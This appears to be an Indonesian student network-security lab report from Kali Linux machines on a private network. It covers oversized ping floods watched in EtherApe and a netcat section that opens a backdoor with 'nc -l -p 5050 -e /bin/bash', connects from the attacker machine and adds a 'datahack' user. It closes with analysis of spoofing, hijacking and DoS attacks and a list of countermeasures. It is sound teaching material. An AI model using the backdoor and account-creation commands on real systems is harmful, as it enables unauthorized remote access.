Selecting previously unselected package etherape-data.
(Reading database ... 427340 files and directories currently installed.)
Preparing to unpack .../etherape-data_0.9.21-1_all.deb ...
Unpacking etherape-data (0.9.21-1) ...
Selecting previously unselected package etherape.
Preparing to unpack .../etherape_0.9.21-1_amd64.deb ...
Unpacking etherape (0.9.21-1) ...
Setting up etherape-data (0.9.21-1) ...
Setting up etherape (0.9.21-1) ...
Processing triggers for desktop-file-utils (0
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.1)

┌──(root㉿Aliyah)-[/home/aliyah]
└─# etherape
use APE_DEBUG and/or G_MESSAGES_DEBUG environ
es
ping -s 7500 <10.118.160.102>
^Cwrite(2) failed in write_all(): Broken pipe

** (etherape:113176): ERROR **: 02:49:45.053:
ure process
zsh: trace trap  etherape

┌──(root㉿Aliyah)-[/home/aliyah]
└─# ping -s 7500 <10.118.160.102>
zsh: parse error near `\n'

┌──(root㉿Aliyah)-[/home/aliyah]
└─# ping -s 600 <10.118.160.102>
zsh: parse error near `\n'

┌──(root㉿Aliyah)-[/home/aliyah]
└─# ping -s 6000 <10.118.160.102>
zsh: parse error near `\n'

┌──(root㉿Aliyah)-[/home/aliyah]
└─# etherape
```


- Hasil ping -s 6000 10.118.160.102



```
Selecting previously unselected package etherape-data.
(Reading database ... 427340 files and directories currently installed.)
Preparing to unpack .../etherape-data_0.9.21-1_all.deb ...
Unpacking etherape-data (0.9.21-1) ...
Selecting previously unselected package etherape.
Preparing to unpack .../etherape_0.9.21-1_amd64.deb ...
Unpacking etherape (0.9.21-1) ...
Setting up etherape-data (0.9.21-1) ...
Setting up etherape (0.9.21-1) ...
Processing triggers for desktop-file-utils (0
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.1)

┌──(root㉿Aliyah)-[/home/aliyah]
└─# etherape
use APE_DEBUG and/or G_MESSAGES_DEBUG environ
es
ping -s 7500 <10.118.160.102>
^Cwrite(2) failed in write_all(): Broken pipe

** (etherape:113176): ERROR **: 02:49:45.053:
ure process
zsh: trace trap  etherape

┌──(root㉿Aliyah)-[/home/aliyah]
└─# ping -s 7500 <10.118.160.102>
zsh: parse error near `\n'

┌──(root㉿Aliyah)-[/home/aliyah]
└─# ping -s 600 <10.118.160.102>
zsh: parse error near `\n'

┌──(root㉿Aliyah)-[/home/aliyah]
└─# ping -s 6000 <10.118.160.102>
zsh: parse error near `\n'

┌──(root㉿Aliyah)-[/home/aliyah]
└─# etherape
use APE_DEBUG and/or G_MESSAGES_DEBUG environment variables to control debug messag
```

Reading data from eth0 in IP mode

- Hasil dari target ping -s 7500 10.118.160.102




```
6008 bytes from 10.118.160.102: icmp_seq=37 ttl=64 time=0.033 ms
6008 bytes from 10.118.160.102: icmp_seq=38 ttl=64 time=0.040 ms
^C
── 10.118.160.102 ping statistics ──
38 packets transmitted, 38 received, 0% packet loss, time 37936ms
rtt min/avg/max/mdev = 0.033/0.049/0.091/0.012 ms

┌──(root㉿Aliyah)-[/home/aliyah]
└─# ping -s 7500 10.118.160.102
PING 10.118.160.102 (10.118.160.102) 7500(7528) bytes of data.
7508 bytes from 10.118.160.102: icmp_seq=1 ttl=64 time=0.034 ms
7508 bytes from 10.118.160.102: icmp_seq=2 ttl=64 time=0.044 ms
7508 bytes from 10.118.160.102: icmp_seq=3 ttl=64 time=0.056 ms
7508 bytes from 10.118.160.102: icmp_seq=4 ttl=64 time=0.041 ms
7508 bytes from 10.118.160.102: icmp_seq=5 ttl=64 time=0.050 ms
7508 bytes from 10.118.160.102: icmp_seq=6 ttl=64 time=0.056 ms
7508 bytes from 10.118.160.102: icmp_seq=7 ttl=64 time=0.077 ms
7508 bytes from 10.118.160.102: icmp_seq=8 ttl=64 time=0.401 ms
7508 bytes from 10.118.160.102: icmp_seq=9 ttl=64 time=0.072 ms
7508 bytes from 10.118.160.102: icmp_seq=10 ttl=64 time=0.055 ms
7508 bytes from 10.118.160.102: icmp_seq=11 ttl=64 time=0.071 ms
7508 bytes from 10.118.160.102: icmp_seq=12 ttl=64 time=0.081 ms
7508 bytes from 10.118.160.102: icmp_seq=13 ttl=64 time=0.060 ms
7508 bytes from 10.118.160.102: icmp_seq=14 ttl=64 time=0.033 ms
7508 bytes from 10.118.160.102: icmp_seq=15 ttl=64 time=0.071 ms
7508 bytes from 10.118.160.102: icmp_seq=16 ttl=64 time=0.070 ms
7508 bytes from 10.118.160.102: icmp_seq=17 ttl=64 time=0.057 ms
7508 bytes from 10.118.160.102: icmp_seq=18 ttl=64 time=0.070 ms
7508 bytes from 10.118.160.102: icmp_seq=19 ttl=64 time=0.055 ms
7508 bytes from 10.118.160.102: icmp_seq=20 ttl=64 time=0.049 ms
7508 bytes from 10.118.160.102: icmp_seq=21 ttl=64 time=0.068 ms
7508 bytes from 10.118.160.102: icmp_seq=22 ttl=64 time=0.049 ms
7508 bytes from 10.118.160.102: icmp_seq=23 ttl=64 time=0.046 ms
7508 bytes from 10.118.160.102: icmp_seq=24 ttl=64 time=0.054 ms
7508 bytes from 10.118.160.102: icmp_seq=25 ttl=64 time=0.032 ms
7508 bytes from 10.118.160.102: icmp_seq=26 ttl=64 time=0.068 ms
7508 bytes from 10.118.160.102: icmp_seq=27 ttl=64 time=0.052 ms
7508 bytes from 10.118.160.102: icmp_seq=28 ttl=64 time=0.037 ms
7508 bytes from 10.118.160.102: icmp_seq=29 ttl=64 time=0.042 ms
7508 bytes from 10.118.160.102: icmp_seq=30 ttl=64 time=0.050 ms
```

Reading data from eth0 in IP mode


- Kesimpulan: Percobaan ini membuktikan bahwa manipulasi ukuran paket melalui perintah ping -s dan penggunaan teknik *IP Spoofing* dapat secara signifikan membebani sumber daya sistem target, yang terlihat secara visual pada EtherApe melalui penebalan garis koneksi dan pembesaran node akibat lonjakan trafik data. Melalui analisis Wireshark, terkonfirmasi bahwa serangan seperti *LAND Attack* dan *PoD Spoofing* berhasil memanipulasi header paket sehingga target merespons ke alamat palsu atau dirinya sendiri, sementara pengiriman paket besar memaksa terjadinya fragmentasi IP yang berpotensi menyebabkan sistem mengalami *buffer overflow* atau *crash* jika melampaui batas legal protokol 65.535 byte.

2. netcat
   - Install netcat di pc target




```
┌──(root㉿Aliyah)-[/home/aliyah]
└─# sudo apt-get update
sudo apt-get install netcat-traditional -y
Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
netcat-traditional is already the newest version (1.10-50.1).
The following packages were automatically installed and are no longer required:
  amass-common libbluray2 libbson-1.0-0t64 libconfig-inifiles-perl
  libjs-jquery-ui libjs-underscore libmongoc-1.0-0t64 libmongocrypt0
  libplacebo349 libportmidi0 librav1e0.7 libtheoradec1 libtheoraenc1 libudfread0
  libx264-164 libxml2 python3-bluepy python3-click-plugins python3-gpg
  python3-kismetcapturebtgeiger python3-kismetcapturefreaklabszigbee
  python3-kismetcapturertl433 python3-kismetcapturertladsb
  python3-kismetcapturertlamr python3-protobuf python3-zombie-imp samba-ad-dc
  samba-ad-provision samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1058 not upgraded.

┌──(root㉿Aliyah)-[/home/aliyah]
└─# 
```

   - Install netcat di pc attacker




```
┌──(root㉿kali)-[/home/kali]
└─# sudo apt-get update
sudo apt-get install netcat-traditional -y
Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  libconfig-inifiles-perl
Use 'sudo apt autoremove' to remove it.
The following packages will be upgraded:
  netcat-traditional
1 upgraded, 0 newly installed, 0 to remove and 1442 not upgraded.
Need to get 63.5 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://xsrv.moratelindo.io/kali kali-rolling/main amd64 netcat-traditional amd64 1.10-50.1 [63.5 kB]
Fetched 63.5 kB in 1s (44.1 kB/s)
(Reading database ... 417425 files and directories currently installed.)
Preparing to unpack .../netcat-traditional_1.10-50.1_amd64.deb ...
Unpacking netcat-traditional (1.10-50.1) over (1.10-50) ...
Setting up netcat-traditional (1.10-50.1) ...
Processing triggers for kali-menu (2025.3.2) ...
Processing triggers for man-db (2.13.1-1) ...
```

   - Buat backdoor dengan netcat di pc server




```
┌──(root㉿Aliyah)-[/home/aliyah]
└─# nc -l -p 5050 -e /bin/bash

```

- Perintah nmap untuk melihat bahwa port 5050 dalam keadaan terbuka di sisi server




```
[sudo] password for aliyah:
┌──(root㉿Aliyah)-[/home/aliyah]
└─# nmap localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-27 03:13 WITA
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000020s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
5050/tcp open  mmcc

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

- Lakukan akses pada post 5050 dan buat akun pada computer server



```
┌──(root㉿kali)-[/home/kali]
└─# nc 10.118.160.102 5050
adduser datahack
datahack
datahack
Changing the user information for datahack
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []: y

Is the information correct? [Y/n] y
^C
```

- Lakukan koneksi telnet ke sisi server



```
┌──(root㉿kali)-[/home/kali]
└─# telnet 10.118.160.102
Trying 10.118.160.102...
Connected to 10.118.160.102.
Escape character is '^]'.

Linux 6.16.8+kali-amd64 (Aliyah) (pts/5)

Aliyah login: aliyah
Password:
Linux Aliyah 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(aliyah㉿Aliyah)-[~]
└─$ 
```

Analisis dan kesimpulan pratikum

1. **Kesimpulan hasil pratikum**

   Berdasarkan pratikum yang telah di lakukan meliputi ARP Spoofing, Sniffing, Session Hijacking, dan IP Spoofing, dapat disimpulkan bahwa jaringan yang tidak di lengkapi mekanisme keamanan yang memadai sangat rentan terhadap serangan. ARP spoofing berhasil dilakukan sehingga attacker dapat memanipulasi table ARP pada client dan server lalu menempatkan diri Sebagai man in the middle. Session hijacking berhasil dilakukan pada layanan Telnet karena komuniaksi berlangsung tanpa enkripsi, sedangkan pada layanan SSH serangan tidak dapat dilakukan karena adanya enkripsi dan autentikasi yang lebih aman. Percobaan IP Spoofing menunjukkan bahwa manipulasi Alamat IP sumber dan paket jaringan dapat menyebabkan target merespons ke alamat palsu atau ke dirinya sendiri serta meningkatkan beban trafik jaringan, teramati melalui Wireshrak dan EtherApe

2. **Perbedaan metode pada percobaan IP Spoofing**

   Pada metode ip spoofing yang di gunakan pada pratikum terletak pada cara manipulasi paket dan dampak yang ditimbulkan pada target. Pada metode Ping Of Death (PoD) Spoofing, attacker mengirim paket ICMP dengan Alamat IP sumber palsu sehingga target membalas ke alamat tersebut. Metode SYN Flood menafaatkan pengiriman paket TCP SYN secara berulang tanpa menyelesaikan proses koneksi sehingga sumber daya target terkuras. Pada LAND attack, Alamat IP sumber dan tujuan dibuat sama, menyebabkan target mengirim paket ke dirinya sendiri secara terus-menerus. Sementara itu, metode teardrop/spoofing memanfaatkan fragmentasi paket IP yang tidak normal untuk membebani atau mengganggu sistem target. Setiap metode memiliki karakteristik serangan dan efek yang berbeda terhadap setiap sistem jaringan.

3. **Transport layer yang dipakai IP Spoofing dan alasannya**

   Pada percobaan ip spoofing, tipe protocol transport layer yang digunakan Adalah ICMP dan TCP. ICMP digunakan pada serangan seperti Ping of Death karena protocol ini bersifat coonectionless dan tidak memiliki mekanisme autentikasi Alamat sumber, sehingga IP muda dipalsukan. TCP digunakan pada serangan seperti SYN flood dan LAND attack karena attacker dapat mengirim paket SYN tanpa harus menyelesaikan proses three-way handshake. Kondisi ini memugkinkan terjadinya menipulasi Alamat IP sumber dan menyebabkan target memproses koneksi yang tidak valid.

4. **Menangkal ARP Spoofing dan IP Spoofing**

   Berdasarkan jenis serangan yang dilakukan pada praktikum, penanggulangan ARP spoofing dapat dilakukan dengan menerapkan static ARP, Dynamic ARP Inspection (DAI) pada switch, serta menggunakan protokol komunikasi yang terenkripsi seperti SSH. Untuk menangkal IP spoofing, dapat digunakan filtering paket pada router (ingress dan egress filtering), firewall, IDS/IPS, serta mekanisme proteksi TCP seperti SYN cookies. Penerapan pengamanan tersebut dapat mengurangi risiko penyadapan, hijacking, dan serangan flooding pada jaringan.